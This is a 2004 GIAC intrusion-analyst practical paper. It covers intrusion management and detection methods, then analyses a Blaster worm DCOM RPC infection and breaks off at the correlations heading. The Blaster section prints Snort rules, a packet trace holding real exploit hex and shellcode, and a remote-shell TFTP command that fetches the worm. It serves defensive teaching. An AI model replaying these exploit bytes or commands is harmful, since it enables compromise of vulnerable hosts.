GIAC
CERTIFICATIONS

Global Information Assurance Certification Paper

Copyright SANS Institute
Author Retains Full Rights

This paper is taken from the GIAC directory of certified professionals. Reposting is not permited without express written permission.

Interested in learning more?

Check out the list of upcoming events offering
"Network Monitoring and Threat Detection In-Depth (Security 503)"
at http://www.giac.org/registration/gcia

GIAC Certified Intrusion Analyst (GCIA)
Practical Assignment
Version 3.4

© SANS Institute 2004, Author retains full rights.

Misael “Sonny” C. Balayan

Intrusion Detection In-Depth

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

Table of Contents

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

Abstract

This paper is divided into three major parts. Part 1 discusses the concept of "intrusion management", which advocates believe, is the evolving school of thought advancing a better way of handling of network security-related events. Intrusion management not only deals with managing intrusion and exploits, but offers an appropriate mechanism to respond to such threats. Part 2 cover analyses of three network detects. The network detects were analyzed as to the severity of their impact to the organizations involved. Finally, the final challenge was to download five days of data from a university's network. In Part 3, data was compiled and analyzed to identify events of probable compromise, events of interests, vulnerabilities, and suspicious activities. In all, this challenge was very educating for an intrusion detection analyst, albeit tedious, and required an enormous amount of time researching the issues on hand.

© SANS Institute 2004, Author retains full rights.

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

Part 1 – State of Intrusion Detection

Intrusion Management

In today's modern economy, the byword of every modern organization is connectivity. Because an organization doesn't offer a direct Internet presence or feature an e-commerce capability, does not make that organization immune to network attacks or unauthorized access to its network. The reality is, according to Arrnt Brox, "the threat of network intrusion hangs over any organization that possesses a network that is open to the outside world". In simple words, if users are able to connect to their organization's network remotely, its accessibility provides room for potential vulnerability and leaves the door open for the possibility of network attacks.

Security events and other information from numerous point products such as intrusion detection systems (IDS), firewalls, and anti-virus products are overwhelming security managers and intrusion analysts. According to David Blackman, these point products also often fail to highlight the relationship of different registered events emanating from the same attack or policy violation. This has caused information overload and a lack of business value from current intrusion detection systems, which is compounded by an overall shortage of qualified personnel to monitor and respond to events.

Despite the plethora of IDS products available, many implementations have failed because there is a belief that it is these products alone that can solve the problem. In struggling to properly monitor their security environments, organizations are beginning to realize that there must be a better way, and this belief has evolved into a concept called ***"intrusion management"***. Blackman cites Pinkesh Shah, Director of Security Research at PentaSafe Security Technologies, who advocates the move away from traditional IDS strategies to the new concept of intrusion management. Intrusion management incorporates four key areas:

- *Vulnerability management*
- *Intrusion detection*
- *Security event management*
- *Incident response*

These four areas are further discussed below.

Vulnerability Management (understanding the threat)

Julie Allen, Alan Christie, et al, present an argument that before an organization makes an investment in security technologies, the organization must first understand what organizational assets require protection, and make an assessment as to the

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

real and perceived threats to those assets. One key question that stood out in their study asks: "Who's stealing your information?" To add to their deliberations, perhaps other questions to ask are: "What types of information would intruders steal or destroy, and how will they accomplish their exploit?" "What will be the impact to the targeted organization of a successful exploit?" "How should organizations respond to intrusions?" Indeed, many questions can be formulated.

Answering these questions is not as simple as they seem to appear. For many organizations, they have simply deployed security technologies without properly understanding their vulnerabilities. To understand organizations' vulnerabilities, David Blackman advances the notion that a vulnerability management process, which gives "the ability to understand what an organization is vulnerable to and how those vulnerabilities would impact the business if they were exploited." Having this understanding facilitates successful intrusion management, enabling organizations to prioritize their security monitoring and incident response. For example, knowledge of software defects (i.e., Cisco bug) and configuration flaws (i.e., Microsoft DCOM RPC vulnerability discussed in the Part 2 of this paper) helps security professionals determine the attacks to which they should be most sensitive. This knowledge will help in the planning and deployment of a successful IDS strategy by focusing on those areas that are most vulnerable.

Julie Allen and her fellow authors posit the idea that any intrusion detection strategy chosen depends, to some extent, on the objectives of an organization likely adversaries or attackers. For example, determining whether the potential attacker is inside or outside of an organization's infrastructure will have a bearing on the type of intrusion detection system (IDS) that is selected. The type of attack, the category of the attackers in terms of their capabilities, resources, and goals, and the organization's tolerance for loss of the asset that is being protected can characterize threats. According to the authors, loss can be characterized as: (1) loss of confidentiality, availability, or integrity.

A sample metric (designed by Allen et al) may be used to help assess an organization's vulnerability and choose an appropriate IDS strategy to protect its assets.

Table 1. Potential intruder motives

Objective	**Denial of service** (loss of availability)	**Information retrieval** (loss of confidentiality)	**Information modification or corruption** (loss of integrity)
Curiosity		X	
Vandalism	X		X
Revenge	X		X
Financial gain			X
Competitive advantage	X	X	X
Proprietary information gathering		X	

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

In this example, an attacker can have one or more objectives in attacking an organization's computer network. The objectives identified provide an approximate correlation between the types of attacks and the objectives of the attacker(s). In the table, information modification connotes the clandestine change of data (i.e., quietly executed so that changes occur unnoticed) while information corruption renders the information unintelligible and consequently, useless.

The modes of attack may reflect different attack signatures, and may imply different intrusion detection strategies. In a vulnerability management process, a denial of service (DoS) attack, for example, is given a different weight when compared to information retrieval where stealthy methods are crucial in a successful exploit. For example, financial institutions (i.e., banks), concerned with illegal financial transactions, likely consider detecting stealthy attacks very important, even though successful DoS attacks can put organizations, especially those that provide e-commerce-based customer services (i.e., on-line banking), temporarily out of business. In such scenario, a vulnerability management process will aid organizations focus in areas they deem most important, and prioritize and deploy their resources to monitor and monitor potential threats.

Intrusion Detection

In response to phenomenal growth and sophistication of network attacks, many organizations have simply focused on purchasing and deploying IDS products to deal with intrusion detection. Intrusion detection is "the process of identifying security incidents at specific points (e.g., network, host, application) in the enterprise." Results however, are unsatisfactory. Blackman believes security event detection technologies must start to identify more than just attacks and intrusions – the traditional domain of intrusion detection systems that often rely on specific signatures for detection. Security event detection technologies must also identify precursors of attacks such as port scans, network browsing, and web site crawling. They need to identify policy violations such as configuration changes that deviate from security standards and user breaches of acceptable use policies.

The "0-day" Problem

In her article, "How Computer Criminals Defeat Intrusion Detection Systems," Carolyn Meinel writes about the "0-day" problem facing the world of IDS. The "0-day" is a hacker slang which refers to the period, where an exploit cannot be detected by an IDS, because the attack has not been publicly revealed. Therefore, there are no written signatures or known patterns yet available to be used to detect the "0-day" exploit. Since at the heart of any IDS is some of type of engine that sniffs traffic passing through the network, the lack of signature or known patterns pose enormous challenge for analysts during the "0-day" period. However, the reality must be accepted that an IDS may not pick-up every attack, and the consequences of a dreaded "0-day" exploit remains a serious threat every organization must be prepared to deal with. Intrusion management must deal with the "0-day" problem.

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

Signature-based detection

The majority of commercial IDS products on the market are based upon a system that examines the network traffic for specific patterns of attack. A signature is a specific description of a known attack – a pattern of characters that can be matched against a data stream. It means that the IDS manufacturer must code a signature specifically for that attack in order to detect it, so the attack must be known. This methodology has structured most, if not all IDS products, around a large signature database and attempt to compare every packet to every signature in the database. According to Ian Franklin, the main benefit a signature-based detection brings is that "it enables the security administrator to specifically identify an attack. Without this exact information, it is difficult…to know how to mitigate threats associated with the attack." In contrast, its main pitfall is that the signature-based detection is only as good as the extent of the signature database. Like anti-virus software, its effectiveness depends heavily on receiving regular signature updates. For example, the incredibly rapid propagation of the W32.Blaster.Worm (mentioned in Part 2 of this practical) underscores the weakness of this approach. By using signatures on their own, organizations can't hope to prevent against something, which has not yet been identified.

Unfortunately, the signature approach has other significant flaws that may render it incapable of recognizing attacks. The more advanced the signature databases, the higher the CPU load for the IDS charged with analyzing each signature. And with increasing network throughputs, the resources that the sensor uses to inspect every packet decrease, causing some packets to be discarded. For example, Symantec Corporation warns that most IDS sensors can only operate effectively up to about 60 MB per second, but many corporate networks today utilize throughputs of anywhere between 100 MB to 1 GB per second on their network backbone. As a result, this increases the probability of malicious packets to slip through undetected. Carolyn Meinel also warns that even "the best IDS architecture won't do much good if it can't keep up with load". Since many IDS sensors today record so many false positives (an indication of hostile activity when there is none), Meinel argues that a determined attacker may simply flood an IDS sensor with meaningless signatures, running its CPU usage to 100 percent, to provide a window for a successful attack to slip through undetected.

Arnt Brox believes that "signature-based IDS is really only suitable for very basic protection". As already mentioned, it is not possible to write a signature until an exploit has materialized and been successful. Therefore, signature-based approach is characterized as a reactive defense posture. Attacks like Code Red, Nimda, and MS-SQL Slammer worms cannot be identified by signature-based systems until the signature is added to the database, leaving a window of opportunity for attacks to penetrate the network undetected. This is an example of where the "0-day" problem comes into the picture.

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

Anomaly-based detection

In network traffic terms, anomaly-based detection captures all headers of the IP packets running towards the network. From this it filters out all known and legal traffic (e.g., HTTP traffic headed towards an organization's web server, STMP traffic to and from the mail server, etc.). Because anomaly-based IDS sees all the traffic running into the network, Arnt Brox says, "there are fewer places to hide malicious hacker code." Brox believes this is its main strength. It is "perfect for detecting anything from port anomalies and Web anomalies to mis-formed attacks, where the URL is deliberately mis-typed." Brox sees anomaly-based detection as providing a more thorough solution, compared to signature-based solutions.

The approach can be broken down further into two sub-categories: (1) behavior-anomaly detection, and (2) protocol-anomaly detection.

Behavioral Anomaly Detection. A behavioral rule defines a profile of legitimate activity. Any activity that does not match the profile is considered anomalous, and will cause an IDS alert to be triggered. This method of intrusion detection gives an organization the ability to detect statistical anomalies. The framework for this method is the "baseline" of certain systems statistics or patterns of behavior being continually tracked by the IDS. Deviation or changes in the patterns are used to indicate a potential attack. Examples of deviation from the "baseline" are detection of use at unusual hours, too many failed login attempts, and detection of changes in system calls made by user processes. An example of this concept is illustrated below.




Figure 1. IDS alert triggered by port scan against DNS server.

Protocol Anomaly Detection. This detection is performed at the application protocol layer. Protocol rules are modeled directly in the sensors to identify traffic that violates the rules, such as unexpected data or extra and invalid characters. It focuses on the structure and content of the communications. Many attacks target protocols such as HTTP, telnet, RPC, and SMTP, for examples. The Code Red worm, for example, violates the HTTP protocol specification because it uses a GET request to post and execute malicious code on a victim server. The IDS recognizes the protocol violation, and triggers an alert.

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

Security Event Management

This area deals with the ability to consolidate multiple sources of security incidents (e.g., firewall logs, host-based IDS, network-based IDS, application logs, etc.) and relate security events together to identify the impact and scope of a security incident on the operations of organizations. Security event management involves the formulation of policies and process generation to effectively manage risks from intrusions:

- *Enterprise security event collection* – The event management system must be able to collect events from numerous disparate technologies including security and network devices, business applications, infrastructure components and more.

- *Data normalization* – The event management system must also parse and normalize event data. That means certain pieces of information must be gleaned from each event and inserted into specific fields in an event database.

- *Event correlation* – Security event correlation is the process of relating several distinct security events that emanate from the same attack and is vital to reducing the number of events that must be handled by an intrusion analyst.

- *Alerting and Automation* – Security event management technologies must provide flexible alerting mechanisms and be able to automate responses to events.

Incident Response

Incident response deals with the process of responding successfully to an incident. Since intrusion management include responding to attacks, intrusions, and policy violations, incident response can also cover bringing perpetrators to prosecution.

Critics point out that event management systems have traditionally provided no ability to take action in response to an event. It's no longer enough that security events are recognized. Incident response capabilities are critical to arrive at swift resolutions of security events. Only systems that provide integration of multiple tools for active incident response will be able to provide true intrusion management. Incident response should be seen as a crucial component of intrusion management that will be indispensable in dealing with any crisis brought about by a "0-day" problem.

Summary

Intrusion management solutions enable organizations to get more value from their current IDS investments and other security technologies. Most importantly, intrusion management turns intrusion detection into a management discipline that goes beyond detection and logging to allow security professionals to manage and respond

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

to attacks, intrusions and policy violations more efficiently and effectively. As discussed in the proceeding sections, signature-based detection on its own may not be an adequate defense since a signature can only be written after an attack has occurred. The other school of thought presents the position that an anomaly-based approach more satisfactory, but nevertheless an incomplete solution. Intrusion management is a necessary next step in the evolution of intrusion detection technologies.

Still, to be truly effective, a network security strategy must consist of several layers, a defense in depth method of protection that addresses the various types of threats facing today's organizations. Intrusion management is a new evolving concept that addresses these concerns. In the final analysis, an IDS is only one aspect of a layered defense posture, and an integral part of intrusion management. A defense in depth begins with the establishment of appropriate and effective security policies. Effective policies help ensure the threats to critical assets are understood, and a good security policy puts an IDS in its proper perspective and context.

References

Allen, J., Christie, A., et al (2000, January). State of the Practice of Intrusion Detection Technologies
http://www.sei.cmu.edu/pub/documents/99.reports/pdf/99tr028.pdf

Blackman, D. (2002, July 2). Intrusion Detection is failing: Enter Intrusion Management
http://www.itsecurity.com/papers/pentasafe1.htm

Brox, A. (2002, February 2). Signature-Based or Anomaly-Based Intrusion Detection – The Practice and Pitfalls
http://www.itsecurity.com/papers/proseq1.htm

Franklin, I. (2002, November 11). Rules or signatures? The method of prevention
http://www.itsecurity.com/papers/entercept2.htm

Meinel, C. (no date). How Computer Criminals Defeat Intrusion Detection Systems.
http://www.messageq.com/security/meinel_3.html

netForensics, Inc. (2002). Comprehensive Correlation – A two-tiered approach
http://www.netforensics.com/nf/ciscomicrosite/documents/nf%20comprehensive%20correlation.pdf

Ranum, M. J. (2002, February 1). Coverage in Intrusion Detection Systems
http://www.itsecurity.com/papers/nfr1.htm

Symantec Enterprise Security (2003). Reducing Network Security Risk.
http://www.axiz.co.za/Downloads/Products/SymantecIntrusionDetection.pdf

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

PART 2 – Network Detects

Detect # 1 – Microsoft Distributed Component Object Model (DCOM) Remote Procedure Call (RPC) Vulnerability and the W32\Blaster.Worm

1. Source of Trace:

The source of this detect is taken from network segments of an enterprise that I monitor. This simple diagram conceptually illustrates two networks that are geographically separate, but topologically connected through a trusted segment.




Figure 1. Network Topology

As depicted in the Figure 1, MY.NET1 and MY.NET2 are two networks, each with intrusion detection systems (IDS) sensors next to their gateway routers connecting them to the public Internet. Both also have secondary sensors running in their respective internal networks as illustrated by the diagram.

2. Detect was generated by:

Data for this analysis was captured using Snort version 2.0 intrusion detection system (IDS), together with Analysis Console for Intrusion Databases (ACID) as the front-end interface. ACID is a PHP-based analysis engine to search and process a

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

database of security events generated by various IDSes, firewalls, and network monitoring tools. Local rule sets put in place to filter this event are presented below.

```
alert tcp any any -> any 135 (msg:" DCOM RPC invalid bind attempt"; \
content:"|05|"; content:"|0b|"; content:"|00|"; sid:2190; rev:1;)

# These alerts are associated with a possible worm exploiting DCOM RPC
alert tcp any any -> any !25 (msg: "MSBLAST.EXE"; content: "msblast.exe"; nocase; )

alert tcp any any -> any 135:139 (msg: "MSBLAST.EXE"; content: "I just want to say
LOVE YOU SAN";nocase; content: "msblast.exe"; nocase; )

alert tcp any any -> any 445 (msg: "MSBLAST.EXE"; content: "billy gates why do you
make this possible"; nocase; content: "msblast.exe"; nocase; )

alert tcp any any -> any any (msg: "TFTP"; content: "tftp"; nocase; content: "-i";
content: "GET"; content: "msblast.exe"; nocase; )
```

The following packet trace illustrates an infection attempt against potential victims:

```
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=

08/15-13:36:14.896339 MY.NET1.102.5:3049 -> MY.NET2.153.95:135
TCP TTL:121 TOS:0x0 ID:422 IpLen:20 DgmLen:112 DF
***AP*** Seq: 0x539D9C56  Ack: 0xFCF81103  Win: 0x1FE0  TcpLen: 20
05 00 0B 03 10 00 00 00 48 00 00 00 7F 00 00 00  ........H.......
D0 16 D0 16 00 00 00 00 01 00 00 00 01 00 01 00  ................
A0 01 00 00 00 00 00 00 C0 00 00 00 00 00 00 46  ...............F
00 00 00 00 04 5D 88 8A EB 1C C9 11 9F E8 08 00  .....].........
2B 10 48 60 02 00 00 00                          +.H`....

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=

08/15-13:36:15.072726 MY.NET1.102.5:3049 -> MY.NET2.153.95:135
TCP TTL:121 TOS:0x0 ID:423 IpLen:20 DgmLen:1400 DF
***A**** Seq: 0x539D9C9E  Ack: 0xFCF81103  Win: 0x1FE0  TcpLen: 20
05 00 00 03 10 00 00 00 A8 06 00 00 E5 00 00 00  ................
90 06 00 00 01 00 04 00 05 00 06 00 01 00 00 00  ................
00 00 00 00 32 24 58 FD CC 45 64 49 B0 70 DD AE  ....2$X..EdI.p..
74 2C 96 D2 60 5E 0D 00 01 00 00 00 00 00 00 00  t,..`^..........
70 5E 0D 00 02 00 00 00 7C 5E 0D 00 00 00 00 00  p^......|^......
10 00 00 00 80 96 F1 F1 2A 4D CE 11 A6 6A 00 20  ........*M...j.
AF 6E 72 F4 0C 00 00 00 4D 41 52 42 01 00 00 00  .nr.....MARB....
00 00 00 00 0D F0 AD BA 00 00 00 00 A8 F4 0B 00  ................
20 06 00 00 20 06 00 00 4D 45 4F 57 04 00 00 00   ... ...MEOW....
A2 01 00 00 00 00 00 00 C0 00 00 00 00 00 00 46  ...............F
38 03 00 00 00 00 00 00 C0 00 00 00 00 00 00 46  8..............F
00 00 00 00 F0 05 00 00 E8 05 00 00 00 00 00 00  ................
01 10 08 00 CC CC CC CC C8 00 00 00 4D 45 4F 57  ............MEOW
E8 05 00 00 D8 00 00 00 00 00 00 00 02 00 00 00  ................
07 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00 00 00 00 C4 28 CD 00 64 29 CD 00 00 00 00 00  .....(..d)......
07 00 00 00 B9 01 00 00 00 00 00 00 C0 00 00 00  ................
00 00 00 46 AB 01 00 00 00 00 00 00 C0 00 00 00  ...F............
```


© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

```
00 00 00 46 A5 01 00 00 00 00 00 00 C0 00 00 00  ...F............
00 00 00 46 A6 01 00 00 00 00 00 00 C0 00 00 00  ...F............
00 00 00 46 A4 01 00 00 00 00 00 00 C0 00 00 00  ...F............
00 00 00 46 AD 01 00 00 00 00 00 00 C0 00 00 00  ...F............
00 00 00 46 AA 01 00 00 00 00 00 00 C0 00 00 00  ...F............
00 00 00 46 07 00 00 00 60 00 00 00 58 00 00 00  ...F....`...X...
90 00 00 00 40 00 00 00 20 00 00 00 38 03 00 00  ....@... ...8...
30 00 00 00 01 00 00 00 01 10 08 00 CC CC CC CC  0...............
50 00 00 00 4F B6 88 20 FF FF FF FF 00 00 00 00  P...O.. ........
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00 00 00 00 00 00 00 00 01 10 08 00 CC CC CC CC  ................
48 00 00 00 07 00 66 00 06 09 02 00 00 00 00 00  H.....f.........
C0 00 00 00 00 00 00 46 10 00 00 00 00 00 00 00  .......F........
00 00 00 00 01 00 00 00 00 00 00 00 78 19 0C 00  ............x...
58 00 00 00 05 00 06 00 01 00 00 00 70 D8 98 93  X...........p...
98 4F D2 11 A9 3D BE 57 B2 00 00 00 32 00 31 00  .O...=.W....2.1.
01 10 08 00 CC CC CC CC 80 00 00 00 0D F0 AD BA  ................
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
18 43 14 00 00 00 00 00 60 00 00 00 60 00 00 00  .C......`...`...
4D 45 4F 57 04 00 00 00 C0 01 00 00 00 00 00 00  MEOW............
C0 00 00 00 00 00 00 46 3B 03 00 00 00 00 00 00  .......F;.......
C0 00 00 00 00 00 00 46 00 00 00 00 30 00 00 00  .......F....0...
01 00 01 00 81 C5 17 03 80 0E E9 4A 99 99 F1 8A  ...........J....
50 6F 7A 85 02 00 00 00 00 00 00 00 00 00 00 00  Poz.............
00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00  ................
01 10 08 00 CC CC CC CC 30 00 00 00 78 00 6E 00  ........0...x.n.
00 00 00 00 D8 DA 0D 00 00 00 00 00 00 00 00 00  ................
20 2F 0C 00 00 00 00 00 00 00 00 00 03 00 00 00   /..............
00 00 00 00 03 00 00 00 46 00 58 00 00 00 00 00  ........F.X.....
01 10 08 00 CC CC CC CC 10 00 00 00 30 00 2E 00  ............0...
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
01 10 08 00 CC CC CC CC 68 00 00 00 0E 00 FF FF  ........h.......
68 8B 0B 00 02 00 00 00 00 00 00 00 00 00 00 00  h...............
86 01 00 00 00 00 00 00 86 01 00 00 5C 00 5C 00  ............\.\.
46 00 58 00 4E 00 42 00 46 00 58 00 46 00 58 00  F.X.N.B.F.X.F.X.
4E 00 42 00 46 00 58 00 46 00 58 00 46 00 58 00  N.B.F.X.F.X.F.X.
46 00 58 00 9F 75 18 00 CC E0 FD 7F CC E0 FD 7F  F.X..u..........
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
90 90 90 90 90 90 90 EB 19 5E 31 C9 81 E9 89 FF  .........^1.....
FF FF 81 36 80 BF 32 94 81 EE FC FF FF FF E2 F2  ...6..2.........
EB 05 E8 E2 FF FF FF 03 53 06 1F 74 57 75 95 80  ........S..tWu..
BF BB 92 7F 89 5A 1A CE B1 DE 7C E1 BE 32 94 09  .....Z....|..2..
F9 3A 6B B6 D7 9F 4D 85 71 DA C6 81 BF 32 1D C6  .:k...M.q....2..
B3 5A F8 EC BF 32 FC B3 8D 1C F0 E8 C8 41 A6 DF  .Z...2.......A..
EB CD C2 88 36 74 90 7F 89 5A E6 7E 0C 24 7C AD  ....6t...Z.~.$|.
BE 32 94 09 F9 22 6B B6 D7 4C 4C 62 CC DA 8A 81  .2..."k..LLb....
BF 32 1D C6 AB CD E2 84 D7 F9 79 7C 84 DA 9A 81  .2........y|....
BF 32 1D C6 A7 CD E2 84 D7 EB 9D 75 12 DA 6A 80  .2.........u..j.
BF 32 1D C6 A3 CD E2 84 D7 96 8E F0 78 DA 7A 80  .2..........x.z.
BF 32 1D C6 9F CD E2 84 D7 96 39 AE 56 DA 4A 80  .2........9.V.J.
BF 32 1D C6 9B CD E2 84 D7 D7 DD 06 F6 DA 5A 80  .2............Z.
```


© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

```
BF 32 1D C6 97 CD E2 84 D7 D5 ED 46 C6 DA 2A 80  .2.........F..*.
BF 32 1D C6 93 01 6B 01 53 A2 95 80 BF 66 FC 81  .2....k.S....f..
BE 32 94 7F E9 2A C4 D0 EF 62 D4 D0 FF 62 6B D6  .2...*...b...bk.
A3 B9 4C D7 E8 5A 96 80 AE 6E 1F 4C D5 24 C5 D3  ..L..Z...n.L.$..

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=

08/15-13:36:15.702681 MY.NET1.102.5:3067 -> MY.NET2.153.95:4444
TCP TTL:121 TOS:0x0 ID:432 IpLen:20 DgmLen:77 DF
***AP*** Seq: 0x53B236AC  Ack: 0xFD003F2E  Win: 0x1FE0  TcpLen: 20
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  tftp -i MY.NET1.1
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  02.5 GET msblast
2E 65 78 65 0A                                   .exe.

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=

08/15-13:36:16.336408 MY.NET2.153.95:4444 -> MY.NET1.102.5:3067
TCP TTL:125 TOS:0x0 ID:47789 IpLen:20 DgmLen:140 DF
***AP*** Seq: 0xFD003F58  Ack: 0x53B236D1  Win: 0xFACB  TcpLen: 20
0D 0A 28 43 29 20 43 6F 70 79 72 69 67 68 74 20  ..(C) Copyright
31 39 38 35 2D 32 30 30 30 20 4D 69 63 72 6F 73  1985-2000 Micros
6F 66 74 20 43 6F 72 70 2E 0D 0A 0D 0A 43 3A 5C  oft Corp.....C:\
57 49 4E 4E 54 5C 73 79 73 74 65 6D 33 32 3E 74  WINNT\system32>t
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ftp -i MY.NET1.10
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  2.5 GET msblast.
65 78 65 0A                                      exe.

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=
```

Note: Both the hexadecimal and ASCII character equivalents of the IP addresses were obfuscated with “00” for presentation purposes.

3. Probability the source address was spoofed:

Although there have been numerous published reports that intruders were actively scanning for and exploiting a vulnerability in Microsoft's DCOM RPC interface, retrospective analysis of the captured traffic does not support the probability that the source IP address was spoofed. The source IP address was a constituent’s host infected with the W32\Blaster.worm, which attempted to infect IPs in a constituent’s separate Class “C” network. Packet-level data show that IP MY.NET1.102.5 initiating TCP connections destined to port 135, and interspersed with TCP connections to port 4444.

4. Description of attack:

Packet-level data indicates that the source IP started with TCP packets destined for port 135, followed with TCP connection attempts to spawn a shell on port 4444 on the destination IPs. The W32\Blaster.worm has been reported to exploit and propagate via the Microsoft DCOM RPC Interface Buffer Overflow.

The worm-infected source IP MY.NET1.102.5 exploited known vulnerabilities in the Microsoft RPC using port 135/tcp to connect to MY.NET2.153.95 and MY.NET2.153.96. The W32\Blaster.Worm initiated a trivial file transfer protocol (TFTP) server on the attacking host (MY.NET1.102.5). After a successful

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

compromise of the targeted hosts, the TFTP server allowed a victim host to download a copy of the worm (msblast.exe). The worm spawned a hidden command remote shell that listens on TCP port 4444 on the victim host, allowing commands to be sent on the infected system. As the packets indicate, the source IP initiated a TFTP session to the destination IPs (MY.NET2.153.95 and MY.NET2.153.96) to have them retrieve the MSBlaster.exe file. The two destination IPs returned the TFTP command to the source IP across port 4444. Immediately thereafter, the two vulnerable IPs utilized TFTP to download the "msblast.exe" file over port 69/UDP, to their respective C:\WINNT\system32 folder. This was followed by instructions to execute the msblast.exe file by the source IP over port 4444/TCP.

5. Attack mechanism:

CERT/CC Advisory CA-2003-16 warns of buffer overflow vulnerability in Microsoft's RPC implementation, that could lead to execution of arbitrary codes or even cause a denial of service This vulnerability can be exploited remotely via a DCOM RPC interface that listens on TCP/UDP port 135. SANS Internet Storm Center (ISC) explains that, "DCOM RPC enables software components to seamlessly communicate over TCP/IP networks" and allow codes to execute remotely. As a result vulnerability, compromised systems could result in execution of malicious instructions with local system privileges on an affected system. The W32.Blaster.Worm spreads by exploiting the DCOM RPC Interface Buffer Overflow Vulnerability. In this particular detect, the W32.Blaster.Worm exploited this security vulnerability, trying to propagate through open RPC ports. Upon successful execution, the worm attempts to retrieve a copy of the file msblast.exe from a compromised source host. Once this file is retrieved, a newly infected system then runs it and begins scanning for other vulnerable systems to compromise in the same manner. In the course of propagation, TCP sessions to port 135 are used to execute the attack. It has also been observed that access to TCP ports 139 and 445 also provided additional attack vectors. As a result of the worm propagating via the DCOM RPC vulnerability, any targeted subnet can be saturated with TCP connection requests to port 135. The increased activity results in network congestion.

Symantec also reports that the W32\Blaster.Worm carries a payload designed to launch a denial-of-service (DoS) attack on www.windowsupdate.com, a shortcut address to the Microsoft Windows Update Web server. This aspect of the worm is an attempt to prevent users from downloading the patch needed to protect against the DCOM RPC vulnerability.

6. Correlations:

